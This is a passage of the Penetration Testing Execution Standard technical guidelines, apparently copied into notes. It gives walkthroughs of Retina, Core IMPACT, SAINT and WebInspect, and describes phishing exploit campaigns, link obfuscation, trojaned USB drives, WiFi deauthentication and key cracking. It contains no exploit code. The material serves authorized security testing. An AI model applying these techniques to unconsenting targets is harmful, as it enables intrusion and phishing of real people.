- [2.4.3.2 Airodump-ng](#)
- [2.4.3.3 Kismet-Newcore](#)
- [2.4.3.4 inSSIDer](#)
- [2.5 External Footprinting](#)

- [2.5.1 Identifying IP Ranges](#)
- [2.5.1.1 WHOIS lookup](#)
- [2.5.1.2 BGP looking glasses](#)
- [2.5.2 Active Reconnaissance](#)
- [2.5.3 Passive Reconnaissance](#)
- [2.5.4 Active Footprinting](#)
- [2.5.4.1 Zone Transfers](#)
- [2.5.4.1.1 Host](#)
- [2.5.4.1.2 Dig](#)
- [2.5.4.2 Reverse DNS](#)
- [2.5.4.3 DNS Brutting](#)
- [2.5.4.3.1 Fierce2 \(Linux\)](#)
- [2.5.4.3.2 DNSEnum \(Linux\)](#)
- [2.5.4.3.3 Dnsdict6 \(Linux\)](#)
- [2.5.4.4 Port Scanning](#)
- [2.5.4.4.1 Nmap \(Windows/Linux\)](#)
- [2.5.4.5 SNMP Sweeps](#)
- [2.5.4.5.1 SNMPEnum \(Linux\)](#)
- [2.5.4.6 SMTP Bounce Back](#)
- [2.5.4.7 Banner Grabbing](#)
- [2.5.4.7.1 HTTP](#)
- [2.6 Internal Footprinting](#)
- [2.6.1 Active Footprinting](#)
- [2.6.1.1 Ping Sweeps](#)
- [2.6.1.1.1 Nmap \(Windows/Linux\)](#)
- [2.6.1.1.2 Alive6 \(Linux\)](#)
- [2.6.1.2 Port Scanning](#)
- [2.6.1.2.1 Nmap \(Windows/Linux\)](#)
- [2.6.1.3 SNMP Sweeps](#)
- [2.6.1.3.1 SNMPEnum \(Linux\)](#)
- [2.6.1.4 Metasploit](#)
- [2.6.1.5 Zone Transfers](#)
- [2.6.1.5.1 Host](#)
- [2.6.1.5.2 Dig](#)
- [2.6.1.6 SMTP Bounce Back](#)
- [2.6.1.7 Reverse DNS](#)
- [2.6.1.8 Banner Grabbing](#)
- [2.6.1.8.1 HTTP](#)
- [2.6.1.8.2 httpprint](#)
- [2.6.1.9 VoIP mapping](#)
- [2.6.1.9.1 Extensions](#)
- [2.6.1.9.2 Svwar](#)
- [2.6.1.9.3 enumIAK](#)
- [2.6.1.10 Passive Reconnaissance](#)
- [2.6.1.10.1 Packet Sniffing](#)
- [3 Vulnerability Analysis](#)
- [3.1 Vulnerability Testing](#)
- [3.1.1 Active](#)
- [3.1.2 Automated Tools](#)
- [3.1.2.1 Network/General Vulnerability Scanners](#)
- [3.1.2.2 Open Vulnerability Assessment System \(OpenVAS\) \(Linux\)](#)
- [3.1.2.3 Nessus \(Windows/Linux\)](#)
- [3.1.2.4 NeXpose](#)

- [3.1.2.5 eEYE Retina](#)
- [3.1.2.6 Qualys](#)
- [3.1.2.7 Core IMPACT](#)
- [3.1.2.7.1 Core IMPACT Web](#)
- [3.1.2.7.2 Core IMPACT WiFi](#)
- [3.1.2.7.3 Core IMPACT Client Side](#)
- [3.1.2.7.4 Core Web](#)
- [3.1.2.7.5 coreWEBcrawl](#)
- [3.1.2.7.6 Core Onestep Web RPTs](#)
- [3.1.2.7.7 Core WiFi](#)
- [3.1.2.8 SAINT](#)
- [3.1.2.8.1 SAINTscanner](#)
- [3.1.2.8.2 SAINTexploit](#)
- [3.1.2.8.3 SAINTwriter](#)
- [3.1.3 Web Application Scanners](#)
- [3.1.3.1 General Web Application Scanners](#)
- [3.1.3.1.1 WebInspect \(Windows\)](#)
- [3.1.3.1.2 IBM AppScan](#)
- [3.1.3.1.3 Web Directory Listing/Bruteforcing](#)
- [3.1.3.1.4 Webserver Version/Vulnerability Identification](#)
- [3.1.3.2 NetSparker \(Windows\)](#)
- [3.1.3.3 Specialized Vulnerability Scanners](#)
- [3.1.3.3.1 Virtual Private Networking \(VPN\)](#)
- [3.1.3.3.2 IPv6](#)
- [3.1.3.3.3 War Dialing](#)
- [3.1.4 Passive Testing](#)
- [3.1.4.1 Automated Tools](#)
- [3.1.4.1.1 Traffic Monitoring](#)
- [3.1.4.2 Wireshark](#)
- [3.1.4.3 Tcpdump](#)
- [3.1.4.4 Metasploit Scanners](#)
- [3.1.4.4.1 Metasploit Unleashed](#)
- [3.2 Vulnerability Validation](#)
- [3.2.1 Public Research](#)
- [3.2.1.1 Common/default passwords](#)
- [3.2.2 Establish target list](#)
- [3.2.2.1 Mapping Versions](#)
- [3.2.2.2 Identifying Patch Levels](#)
- [3.2.2.3 Looking for Weak Web Applications](#)
- [3.2.2.4 Identify Weak Ports and Services](#)
- [3.2.2.5 Identify Lockout threshold](#)
- [3.3 Attack Avenues](#)
- [3.3.1 Creation of Attack Trees](#)
- [3.3.2 Identify protection mechanisms](#)
- [3.3.2.1 Network protections](#)
- [3.3.2.1.1 "Simple" Packet Filters](#)
- [3.3.2.1.2 Traffic shaping devices](#)
- [3.3.2.1.3 Data Loss Prevention \(DLP\) systems](#)
- [3.3.2.2 Host based protections](#)
- [3.3.2.2.1 Stack/heap protections](#)
- [3.3.2.2.2 Whitelisting](#)
- [3.3.2.2.3 AV/Filtering/Behavioral Analysis](#)
- [3.3.2.3 Application level protections](#)

- [4 Exploitation](#)
- [4.1 Precision strike](#)
- [4.1.1 Countermeasure Bypass](#)
- [4.1.1.1 AV](#)
- [4.1.1.2 Human](#)
- [4.1.1.3 HIPS](#)
- [4.1.1.4 DEP](#)
- [4.1.1.5 ASLR](#)
- [4.1.1.6 VA + NX \(Linux\)](#)
- [4.1.1.7 w^x \(OpenBSD\)](#)
- [4.1.1.8 WAF](#)
- [4.1.1.9 Stack Canaries](#)
- [4.1.1.9.1 Microsoft Windows](#)
- [4.1.1.9.2 Linux](#)
- [4.1.1.9.3 MAC OS](#)
- [4.2 Customized Exploitation](#)
- [4.2.1 Fuzzing](#)
- [4.2.2 Dumb Fuzzing](#)
- [4.2.3 Intelligent Fuzzing](#)
- [4.2.4 Sniffing](#)
- [4.2.4.1 Wireshark](#)
- [4.2.4.2 Tcpdump](#)
- [4.2.5 Brute-Force](#)
- [4.2.5.1 Brutus \(Windows\)](#)
- [4.2.5.2 Web Brute \(Windows\)](#)
- [4.2.5.3 THC-Hydra/XHydra](#)
- [4.2.5.4 Medusa](#)
- [4.2.5.5 Ncrack](#)
- [4.2.6 Routing protocols](#)
- [4.2.7 Cisco Discovery Protocol \(CDP\)](#)
- [4.2.8 Hot Standby Router Protocol \(HSRP\)](#)
- [4.2.9 Virtual Switch Redundancy Protocol \(VSRP\)](#)
- [4.2.10 Dynamic Trunking Protocol \(DTP\)](#)
- [4.2.11 Spanning Tree Protocol \(STP\)](#)
- [4.2.12 Open Shortest Path First \(OSPF\)](#)
- [4.2.13 RIP](#)
- [4.2.14 VLAN Hopping](#)
- [4.2.15 VLAN Trunking Protocol \(VTP\)](#)
- [4.3 RF Access](#)
- [4.3.1 Unencrypted Wireless LAN](#)
- [4.3.1.1 iwconfig \(Linux\)](#)
- [4.3.1.2 Windows \(XP/7\)](#)
- [4.3.2 Attacking the Access Point](#)
- [4.3.2.1 Denial of Service \(DoS\)](#)
- [4.3.3 Cracking Passwords](#)
- [4.3.3.1 WPA-PSK/ WPA2-PSK](#)
- [4.3.3.2 WPA/WPA2-Enterprise](#)
- [4.3.4 Attacks](#)
- [4.3.4.1 LEAP](#)
- [4.3.4.1.1 Asleep](#)
- [4.3.4.2 802.1X](#)
- [4.3.4.2.1 Key Distribution Attack](#)
- [4.3.4.2.2 RADIUS Impersonation Attack](#)

- [4.3.4.3 PEAP](#)
- [4.3.4.3.1 RADIUS Impersonation Attack](#)
- [4.3.4.3.2 Authentication Attack](#)
- [4.3.4.4 EAP-Fast](#)
- [4.3.4.5 WEP/WPA/WPA2](#)
- [4.3.4.6 Aircrack-ng](#)
- [4.4 Attacking the User](#)
- [4.4.1 Karmetasploit Attacks](#)
- [4.4.2 DNS Requests](#)
- [4.4.3 Bluetooth](#)
- [4.4.4 Personalized Rogue AP](#)
- [4.4.5 Web](#)
- [4.4.5.1 SQL Injection \(SQLi\)](#)
- [4.4.5.2 XSS](#)
- [4.4.5.3 CSRF](#)
- [4.4.6 Ad-Hoc Networks](#)
- [4.4.7 Detection bypass](#)
- [4.4.8 Resistance of Controls to attacks](#)
- [4.4.9 Type of Attack](#)
- [4.4.10 The Social-Engineer Toolkit](#)
- [4.5 VPN detection](#)
- [4.6 Route detection, including static routes](#)
- [4.6.1 Network Protocols in use](#)
- [4.6.2 Proxies in use](#)
- [4.6.3 Network layout](#)
- [4.6.4 High value/profile targets](#)
- [4.7 Pillaging](#)
- [4.7.1 Video Cameras](#)
- [4.7.2 Data Exfiltration](#)
- [4.7.3 Locating Shares](#)
- [4.7.4 Audio Capture](#)
- [4.7.5 High Value Files](#)
- [4.7.6 Database Enumeration](#)
- [4.7.7 Wifi](#)
- [4.7.8 Source Code Repos](#)
- [4.7.9 Git](#)
- [4.7.10 Identify custom apps](#)
- [4.7.11 Backups](#)
- [4.8 Business impact attacks](#)
- [4.9 Further penetration into infrastructure](#)
- [4.9.1 Pivoting inside](#)
- [4.9.1.1 History/Logs](#)
- [4.9.2 Cleanup](#)
- [4.10 Persistence](#)
- [5 Post Exploitation](#)
- [5.1 Windows Post Exploitation](#)
- [5.1.1 Blind Files](#)
- [5.1.2 Non Interactive Command Execution](#)
- [5.1.3 System](#)
- [5.1.4 Networking \(ipconfig, netstat, net\)](#)
- [5.1.5 Configs](#)
- [5.1.6 Finding Important Files](#)
- [5.1.7 Files To Pull \(if possible\)](#)

- [5.1.8 Remote System Access](#)
- [5.1.9 Auto-Start Directories](#)
- [5.1.10 Binary Planting](#)
- [5.1.11 Deleting Logs](#)
- [5.1.12 Uninstalling Software "AntiVirus" \(Non interactive\)](#)
- [5.1.13 Other](#)
- [5.1.13.1 Operating Specific](#)
- [5.1.13.1.1 Win2k3](#)
- [5.1.13.1.2 Vista/7](#)
- [5.1.13.1.3 Vista SP1/7/2008/2008R2 \(x86 & x64\)](#)
- [5.1.14 Invasive or Altering Commands](#)
- [5.1.15 Support Tools Binaries / Links / Usage](#)
- [5.1.15.1 Various tools](#)
- [5.2 Obtaining Password Hashes in Windows](#)
- [5.2.1 LSASS Injection](#)
- [5.2.1.1 Pwdump6 and Fgdump](#)
- [5.2.1.2 Hashdump in Meterpreter](#)
- [5.2.2 Extracting Passwords from Registry](#)
- [5.2.2.1 Copy from the Registry](#)
- [5.2.2.2 Extracting the Hashes](#)
- [5.2.3 Extracting Passwords from Registry using Meterpreter](#)
- [6 Reporting](#)
- [6.1 Executive-Level Reporting](#)
- [6.2 Technical Reporting](#)
- [6.3 Quantifying the risk](#)
- [6.4 Deliverable](#)
- [7 Custom tools developed](#)
- [8 Appendix A - Creating OpenVAS "Only Safe Checks" Policy](#)
- [8.1 General](#)
- [8.2 Plugins](#)
- [8.3 Credentials](#)
- [8.4 Target Selection](#)
- [8.5 Access Rules](#)
- [8.6 Preferences](#)
- [8.7 Knowledge Base](#)
- [9 Appendix B - Creating the "Only Safe Checks" Policy](#)
- [9.1 General](#)
- [9.2 Credentials](#)
- [9.3 Plugins](#)
- [9.4 Preferences](#)
- [10 Appendix C - Creating the "Only Safe Checks \(Web\)" Policy](#)
- [10.1 General](#)
- [10.2 Credentials](#)
- [10.3 Plugins](#)
- [10.4 Preferences](#)
- [11 Appendix D - Creating the "Validation Scan" Policy](#)
- [11.1 General](#)
- [11.2 Credentials](#)
- [11.3 Plugins](#)
- [11.4 Preferences](#)
- [12 Appendix E - NeXpose Default Templates](#)
- [12.1 Denial of service](#)
- [12.2 Discovery scan](#)

- [12.3 Discovery scan \(aggressive\)](#)
- [12.4 Exhaustive](#)
- [12.5 Full audit](#)
- [12.6 HIPAA compliance](#)
- [12.7 Internet DMZ audit](#)
- [12.8 Linux RPMs](#)
- [12.9 Microsoft hotfix](#)
- [12.10 Payment Card Industry \(PCI\) audit](#)
- [12.11 Penetration test](#)
- [12.12 Penetration test](#)
- [12.13 Safe network audit](#)
- [12.14 Sarbanes-Oxley \(SOX\) compliance](#)
- [12.15 SCADA audit](#)
- [12.16 Web audit](#)

From <http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#TheHarvester>

PTES 2

Saturday, January 5, 2019 1:55 AM

To perform a Discovery Scan, click Targets from the Actions section and the “Select Targets” option will appear. At

this point you can either enter in a single IP address or hostname that you assess. The other options available are to

scan by IP Range, CIDR, Named Host, and Address Groups.

Clicking on the Options Actions section presents us with additional options related to the Discovery scan. These

options include ICMP Discovery, TCP Discovery on Ports (enter in a comma separated list of port numbers, UPD Discovery,

Perform OS Detection, Get Reverse DNS, Get NetBIOS Name, and Get MAC Address. Select the appropriate

options for the scan desired.

” Screenshot Here ”

To run the Discovery scan immediately click “Discover.” To run the Discovery scan at a later point in time or on a

regular schedule, click “Schedule.” Retina displays your results in the Results table as it scans the selected IP(s). In

order to get the results in a format that we can use, we need to select the scan results and click “Generate” to export

the results in XML format.

” Screenshot Here ”

While Discovery Scans may be useful, the majority of our tasks will take place in the Audit Interface. This is very

similar to the Discovery Scan interface; however it does have a few more options.

9.3. Vulnerability Analysis 133

The Penetration Testing Execution Standard Documentation, Release 1.1

” Screenshot Here ”

The Targets section is similar though there is an additional section that allows us to specify the Output Type, Name, and Job Name.

” Screenshot Here ”

This section is important to complete, as this is how the scan results will be saved. If you do not change this

information then you could potentially overwrite someone else’s scan results. By default, these are saved to the following directory:

C:\Program Files\eEye Digital Security\Retina 5\Scans

This is important to note, as you will need to copy these from this location to your working directory.

At this point we need to click Ports from the Actions section and the “Select Port Group(s)” option will appear. At

this point we need to validate that the “All Ports” option has been selected.

” Screenshot Here ”

The next section we need to check is “Audits” from the Actions section and the “Select Audit Group(s)” option will

appear. At this point we need to validate that the “All Audits” option has been selected.

” Screenshot Here ”

The final section we need to check is “Options” from the actions section. Clicking on this will present us with the

“Select Options” action section.

” Screenshot Here “

At this point we need to validate that the following option has been selected:

- Perform OS Detection
- Get Reverse DNS
- Get NetBIOS Name
- Get MAC Address
- Perform Traceroute
- Enable Connect Scan
- Enable Force Scan
- Randomize Target List
- Enumerate Registry via NetBIOS
- Enumerate Users via NetBIOS
- Enumerate Shares via NetBIOS
- Enumerate Files via NetBIOS
- Enumerate Hotfixes via NetBIOS.
- Enumerate Named Pipes via NetBIOS
- Enumerate Machine Information via NetBIOS
- Enumerate Audit Policy via NetBIOS

134 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

- Enumerate Per-User Registry Settings via NetBIOS
- Enumerate Groups via NetBIOS
- Enumerate Processes via NetBIOS
- Enumerate a maximum of 100 users

At this point we are ready to actually perform the Audit Scan. Click the Scan button to start the Audit Scan immediately.

To perform the scan at a later point in time or on a regular schedule, click “Schedule.”

” Screenshot Here “

Note: Automated tools can sometimes be too aggressive by default and need to be scaled back if the customer is affected.

The results of your scan are automatically saved in .rtd format.

Retina displays your results in the Results table as it scans the selected IP(s).

” Screenshot Here “

Qualys

<Contribution Needed>

Core IMPACT

Core IMPACT is a penetration testing and exploitation toolset used for testing the effectiveness of your information security program. Core IMPACT automates several difficult exploits and has a multitude of exploits and post exploitation capabilities.

Core IMPACT Web

Core can exploit SQL injection, Remote File Inclusion and Reflected Cross Site Scripting flaws on vulnerable web applications.

” Screenshot Here “

1) Information Gathering. As always, the first step information gathering. Core organizes web attacks into scenarios.

You can create multiple scenarios and test the same application with varying settings, segment a web

application, or
to separate multiple applications. a) Select the target, either by providing a url or telling Core to choose web servers
discovered during the network RPT b) Choose a method for exploring the site, automatic or interactive.
With automatic crawling, select the browser agent, max pages and depth, whether it should follow links to other/or to
include other domains, whether it should run test to determine the server/application framework,
whether to evaluate
javascript, check robots.txt for links, and how it should handle forms. For greater customization, you can
also select a
link parsing module and set session parameters.

"" Screenshot Here ""

With interactive, you set your iBrowser to use Core as a proxy and then navigate through the web
application. Further

customized discovery modules like checking for backup and hidden pages are available on the modules
tab.

"" Screenshot Here ""

2. Web Attack and penetration.

The attack can be directed to a scenario or individual pages. Each type of exploit has its own
configuration wizard.

SQL Injection tests can be performed on request parameters and/or request cookies. There are three
different levels

of injection attacks FAST: quickly runs the most common tests, NORMAL: runs the tests that are in the
FAST plus

some additional tests FULL: runs all tests (for details on what the difference tests check for, select the
modules tab,

9.3. Vulnerability Analysis 135

The Penetration Testing Execution Standard Documentation, Release 1.1

navigate to the Exploits | SQL Injection section and view the contents of the SQL Injection Analyzer
paying attention

to the fuzz_strings). Adding information about known custom error pages and any session arguments
will enhance

testing. For XSS attacks, configure the browser XSS should be tested for, whether or not to evaluate
POST parameters

and whether to look for Persistent XSS vulnerabilities. For PHP remote file injection vulnerabilities, the
configuration

is either yes try to exploit or no, don't. Monitor the module progress in the Executed Modules pane. If
the WebApps

Attack and Penetration is successful, then Core Agents (see note on agents in Core network RPT) will
appear under

vulnerable pages in the Entity View.

3. Web Apps Browser attack.

Can leverage XSS exploits to assist with Social Engineering awareness tests. The wizard will guide the
penetration

tester through the process of leveraging the XSS vulnerability to your list of recipients from the client side
information
gathering phase.

4. Web App Local Information Gathering.

Will check for sensitive information, get database logins and get the database schema for pages where
SQL was

successfully exploited. Command and SQL shells may also be possible.

"" Screenshot Here ""

The RFI agent(PHP) can be used to gather information, for shell access, or to install the full Core Agent.

5) Report Generation. Select from a variety of reports like executive, vulnerability and activity reports. Core Onestep Web RPTs Core also has two one-step rapid penetration tests 1) WebApps Vulnerability Test Type in the web application and Core will attempt to locate pages that contain vulnerabilities to SQL Injection, PHP Remote File Inclusion, or Cross-site Scripting attacks. This test can also be scheduled. 2) WebApps Vulnerability Scanner Validator Core will try to confirm vulnerabilities from IBM Rational AppScan, HP WebInspect, or NTOspider scans. Core IMPACT WiFi

Core Impact contains a number of modules for penetration testing an 802.11 wireless network and/or the security of wireless clients. In order to use the wireless modules you must use an AirPcap adapter available from www.cacetech.com.

"" Screenshot Here ""

1) Information Gathering. Select the channels to scan to discover access points or capture wireless packets.

2) Wireless Denial of Service The station deauth module can be used to demonstrate wireless network disruption. It is also used to gather information for encryption key cracking.

3) Crack Encryption Keys. Attempt to discover and crack WEP and WPA/WPA2 PSK encryption keys. For WPA/WPA2, relevant passwords files from recognizance phase should be used.

4) Man in the Middle client attacks. Allows penetration tester to sniff wireless traffic, intercept or manipulate requests to gain access to sensitive data or an end user system. Leverage existing wireless network from steps one and two, or setup fake access points with the Karma Attack.

5) Reporting. Reports about all the discovered WiFi networks , summary information about attacks while using a Fake Access Point and results of Man In The Middle (MiTM) attacks can be generated.

Core IMPACT Client Side

Core Impact can perform controlled and targeted social engineering attacks against a specified user community via email, web browsers, third-party plug-ins, and other client-side applications.

"" Screenshot Here ""

1) As always, the first step information gathering. Core Impact has automate modules for scraping email addresses our of search engines (can utilize search API keys), PGP, DNS and WHOIS records, LinkedIn as well as by crawling

136 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

a website, contents and metadata for Microsoft Office Documents and PDFs , or importing from a text file generated

using source as documented in the intelligence gather section of the PTES. 2) With the target list complete, the next

step is to create the attack. Core supports multiple types of attacks, including single exploit, multiple exploits or a phishing only attack

"" Screenshot Here "" "" Screenshot Here "" "" Screenshot Here "" "" Screenshot Here ""

Depending on which option is chosen the wizard will walk you through choosing the exploit, setting the duration of the client side test, and choosing an email template (note: predefined templates are available, but message should be

customized to match target environment!). Web links can be obfuscated using tinyURL, Bit.Ly or ls.gd.

After setting

the options for the email server the Core Agent connect back method (HTTP, HTTPS, or other port), and choosing

whether or not to run a module on successful exploitation or to try to collect smb credentials, the attack will start.

Specific modules can be run instead of using the wizard by choosing the modules tab

”Screenshot Here”

Monitor the Executed Modules pane to see the progress of the client side attack. As agents are deployed, they will be

added to the network tab. See the network RPT section of the PTES for details on completing the local information

gathering, privilege escalation and clean up tasks.

Once the client side attack is complete, detailed reporting of the client side phishing/exploitation engagement can be generated.

It is also possible to create a trojaned USB drive that will automatically install the Core agent.

”Screenshot Here”

Core Web

Core can exploit SQL injection, Remote File Inclusion and Reflected Cross Site Scripting flaws on vulnerable web

applications. ”Screenshot Here”

1) Information Gathering. As always, the first step information gathering. Core organizes web attacks into scenarios.

You can create multiple scenarios and test the same application with varying settings, segment a web application, or

to separate multiple applications. a) Select the target, either by providing a url or telling Core to choose web servers

discovered during the network RPT b) Choose a method for exploring the site, automatic or interactive. With automatic crawling, select the browser agent, max pages and depth, whether it should coreWEBcrawl

With interactive, you set your “browser” to use Core as a proxy and then navigate through the web application.

Further customized discovery modules like checking for backup and hidden pages are available on the modules tab.”

Screenshot Here”

2) Web Attack and penetration. The attack can be directed to a scenario or individual pages. Each type of exploit

has its own configuration wizard. SQL Injection tests can be performed on request parameters and/or request cookies.

There are three different levels of injection attacks FAST: quickly runs the most common tests, NORMAL: runs the

tests that are in the FAST plus some additional tests FULL: runs all tests (for details on what the difference tests check

for, select the modules tab, navigate to the Exploits | SQL Injection section and view the contents of the SQL Injection

Analyzer paying attention to the fuzz_strings). Adding information about known custom error pages and any session

arguments will enhance testing. For XSS attacks, configure the browser XSS should be tested for, whether or not

to evaluate POST parameters and whether to look for Persistent XSS vulnerabilities. For PHP remote file injection

vulnerabilities, the configuration is either yes try to exploit or no, don’t. Monitor the module progress in

the Executed Modules pane. If the WebApps Attack and Penetration is successful, then Core Agents (see note on agents in Core network RPT) will appear under vulnerable pages in the Entity View.

3) Web Apps Browser attack. Can leverage XSS exploits to assist with Social Engineering awareness tests. The wizard will guide the penetration tester through the process of leveraging the XSS vulnerability to your list of recipients from the client side information gathering phase.

9.3. Vulnerability Analysis 137

The Penetration Testing Execution Standard Documentation, Release 1.1

4) Web App Local Information Gathering. Will check for sensitive information, get database logins and get the database schema for pages where SQL was successfully exploited. Command and SQL shells may also be possible. ”

Screenshot Here ” The RFI agent(PHP) can be used to gather information, for shell access, or to install the full Core Agent.

5) Report Generation. Select from a variety of reports like executive, vulnerability and activity reports.

Core Onestep Web RPTs

Core also has two one-step rapid penetration tests 1) WebApps Vulnerability Test Type in the web application and

Core will attempt to locate pages that contain vulnerabilities to SQL Injection, PHP Remote File Inclusion, or Crosssite Scripting attacks. This test can also be scheduled. 2) WebApps Vulnerability Scanner Validator Core will try to confirm vulnerabilities from IBM Rational AppScan, HP WebInspect, or NTOspider scans.

Core WiFi

Core Impact contains a number of modules for penetration testing an 802.11 wireless network and/or the security of wireless clients. In order to use the wireless modules you must use an AirPcap adapter available from www.cacetech.com. 1) Information Gathering. Select the channels to scan to discover access points or capture wireless packets.

2) Wireless Denial of Service The station deauth module can be used to demonstrate wireless network disruption. It is also used to gather information for encryption key cracking.

3) Crack Encryption Keys. Attempt to discover and crack WEP and WPA/WPA2 PSK encryption keys. For WPA/WPA2, relevant passwords files from recognisance phase should be used.

4) Man in the Middle client attacks. Allows penetration tester to sniff wireless traffic, intercept or manipulate requests to gain access to sensitive data or an end user system. Leverage existing wireless network from steps one and two, or setup fake access points with the Karma Attack.

5) Reporting. Reports about all the discovered WiFi networks , summary information about attacks while using a Fake Access Point and results of Man In The Middle (MiTM) attacks can be generated.

SAINT

SAINT Professional is a commercial suite combining two distinct tools rolled into one easy to use management interface; SAINTscanner and SAINTexploit providing a fully integrated vulnerability assessment and penetration testing toolkit.

SAINTscanner is designed to identify vulnerabilities on network devices, OS and within applications. It can be used for compliance and audit testing based on pre-defined and custom policies. In addition as a data leakage prevention tool it can enumerate any data that should not be stored on the network. SAINTexploit is designed to exploit those vulnerabilities identified by SAINTscanner, with the ability to carry out bespoke social engineering and phishing attacks also. Once a host or device has been exploited it can be utilised to tunnel through to other vulnerable hosts.

SAINT can either be built from source or be run from a pre-configured virtual machine supplied by the vendor.

If the latter is used (recommended) simply double clicking the icon will launch the suite. By default the password is

"SAINT!!!" The default web browser opens after SAINT auto updates to the following URL:

<http://:52996/> Screenshot

Here SAINT_startup.png refers (included).

SAINTscanner

Once logged in you immediately enter the SAINTscanner page with the Penetration Testing (SAINTXploit) tab easily

available and visible. It is possible to login remotely to SAINT, by default this is over port 1414 and has those

hosts allowed to connect have to be setup via Options, startup options, Category remote mode, subcategory host

options: Screenshot Here SAINT_Remote_host.png refers (included). Configuration of scanning options should now

be performed which is accessed by Options, scanning options, Category scanning policy. Each sub category needs

to be addressed to ensure that the correct default scanning parameters are set i.e. using nmap rather than the in-built

SAINT port scanner and which ports to probe, that dangerous checks are disabled (if required) and that the required

138 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

items for compliance and audit are enabled for reporting i.e. anti-virus, age of definition check etc.

Screenshot Here

SAINT_scanning_options.png refers (included). Note: - The target restrictions sub-category should be amended if

any hosts are not to be probed. The most import scanning option is Category Scanning policy, sub-category probe

options, option, what scanning policy should be used, the scan required is selected or a custom policy built-up to suit

the actual task Screenshot here SAINT_policy_setup.png refers (included). Having configured all the options required

the actual process of carrying out a scan can be addressed. Step 1 Insert IP Range/ Address or Upload Target List

Step 2 Type in credentials Screenshot here SAINT_scansetup1.png refers (included). Step 3 Select Scan Policy Type

Step 4 Determine Firewall settings for Target Step 5 Select Scan Now Screenshot here

SAINT_scansetup2.png refers

(included).

SAINTexploit

Different levels of penetration tests can be carried out:

Discovery - Identify hosts. Information Gathering - Identify hosts, probe and port scan. Single Penetration - Both above then exploits stopping at first successful exploit. Root Penetration - Exploit then Privilege escalation to admin/ root. Full Penetration - Exploits as many vulnerabilities as possible. Web Application - Attacks discovered web applications.

Conducting a test is fairly straight forward, once any prior configuration has been carried out, callback ports, timeouts etc. Just select the Pen Test icon then go through the following 4 steps. Once complete select run pen test now.

Step 1 Insert IP Range/ Address or Upload Target List Step 2 Type in credentials Screenshot here SAINT_pen1.png refers (included).

Step 3 Select Penetration Test Type Step 4 Determine Firewall settings for Target SAINT_pen2.png Screenshot here SAINT_pen2.png refers (included).

Once a host has been successfully exploited, navigating to the connections tab provides the ability to directly interact with the session. SAINTexploit provides four useful tools in this tab to allow interactive access to the session and a disconnect button to close any outstanding connection:

Command Prompt. File and Upload Manager. Screenshot Taker Tunnel. Screenshot here SAINT_connections.png refers (included) The File Manager gives the ability to perform numerous actions. This is opened via the connections tab, providing the ability to upload/ download/ rename files. Screenshot here SAINT_filemgr.png refers (included) A Command Prompt can be utilised on an exploited host, the tool is opened via the connections tab, all DOS/Bash type commands that are applicable to the target OS can be ran. Screenshot here SAINT_cmd.png refers (included) The Screenshot Tool can be used against an exploited host to grab a screenshot for the report. Screenshot here SAINT_screen.png refers (included) Varied other tools that can be utilised against the host, i.e. grabbing password hashes and many others can be accessed and executed via the exploits icon, tools option.

Custom Client Side attacks These can be performed by using the exploits icon, selecting exploits, expanding out the client list and clicking on the appropriate exploit that you wish to utilise against the client (run now) Screenshot here SAINT_client1.png refers (included) Select, port the client is to connect to, the shell port and the target type. Annotate any specific mail from and to parameters Screenshot here SAINT_client2.png refers (included) Type in the subject, either select a predefined template and alter the message to suit Screenshot here SAINT_client3.png refers (included) A sample pre-defined template is available which looks very realistic Screenshot here SAINT_client4.png refers (included) Selecting run now will start the exploit server against the specified target host Screenshot here SAINT_client5.png refers (included) If a client click the link in the email they have just been sent, and they are exploitable, the host will appear in the connections tab and can then be interacted with as above. SAINTwriter

SAINTwriter is a component of SAINT that allows you to generate a variety of customised reports.

SAINTwriter features eight pre-configured reports, eight report formats (HTML, Frameless HTML, Simple HTML, PDF, XML, text, tab-separated text, and comma-separated text), and over 100 configuration options for custom reports.

To generate a report

9.3. Vulnerability Analysis 139

The Penetration Testing Execution Standard Documentation, Release 1.1

Step 1 From the SAINT GUI, go to Data, and from there go to SAINTwriter. Step 2 Read the descriptions of the pre-configured reports and select the one which best suits your needs. Screenshot here

SAINT_writer.png refers (included). A sample report is available here and here SAINT_report1.pdf and SAINT_report2.pdf refer (included)

Web Application Scanners

General Web Application Scanners

WeblInspect (Windows)

HP's WeblInspect application security assessment tool helps identify known and unknown vulnerabilities within the Web application layer. WeblInspect can also help check that aWeb server is configured properly, and attempts common web attacks such as parameter injection, cross-site scripting, directory traversal, and more

When you first start WeblInspect, the application displays the Start Page. For this page we can perform the five major functions within the WeblInspect GUI. The options are to start aWeb Site Assessment, start aWeb Service Assessment, start an Enterprise Assessment, generate a Report, and start Smart Update. From the Start Page, you can also access recently opened scans, view the scans that are scheduled for today and finally, view the WeblInspect Messages.

"" Screenshot Here ""

The first scan that is performed with WeblInspect is the Web Site Assessment Scan. WeblInspect makes use of the New Web Site Assessment Wizard to setup the assessment scans.

"" Screenshot Here ""

When you start the New Scan wizard, the Scan Wizard window appears. The options displayed within the wizard windows are extracted from the WeblInspect default settings. The important thing to note is that any changes you make will be used for this scan only.

In the Scan Name box, enter a name or a brief description of the scan. Next you need to select one an assessment mode. The options available are Crawl Only, Crawl and Audit, Audit Only, and Manual. The "Crawl Only" option completely maps a site's tree structure. It is possible after a crawl has been completed, to click "Audit" to assess an application's vulnerabilities. "Crawl and Audit" maps the site's hierarchical data structure, and audits each page as it is discovered. This should be used when assessing extremely large sites. "Audit Only" determines vulnerabilities, but does not crawl the web site. The site is not assessed when this option is chosen. Finally, "Manual" mode allows

you to navigate manually to sections of the application. It does not crawl the entire site, but records information only

about those resources that you encounter while scanning a Site manually navigating the site. Use this option if there

are credentialed scans being performed. Also, ensure that you embed the credentials in the profile settings.

"" Screenshot Here ""

It is recommended to crawl the client site first. This allows the opportunity to identify any forms that need to be filtered

during the audit as well as identify directories/file names (in some cases, even the profiler) that need to be ignored for a scan to complete.

Once you have selected the assessment mode, you will need to select the assessment type. There are four options

available, Standard Assessment, List-Driven Assessment, Manual Assessment, and Workflow-Driven Assessment.

The Standard Assessment type consists of automated analysis, starting from the target URL. This is the normal way

to start a scan. Manual Assessment allows you to navigate manually to whatever sections of your application you choose to visit, using Internet Explorer. List-Driven Assessment performs

an assessment using a list of URLs to be scanned. Each URL must be fully qualified and must include the protocol

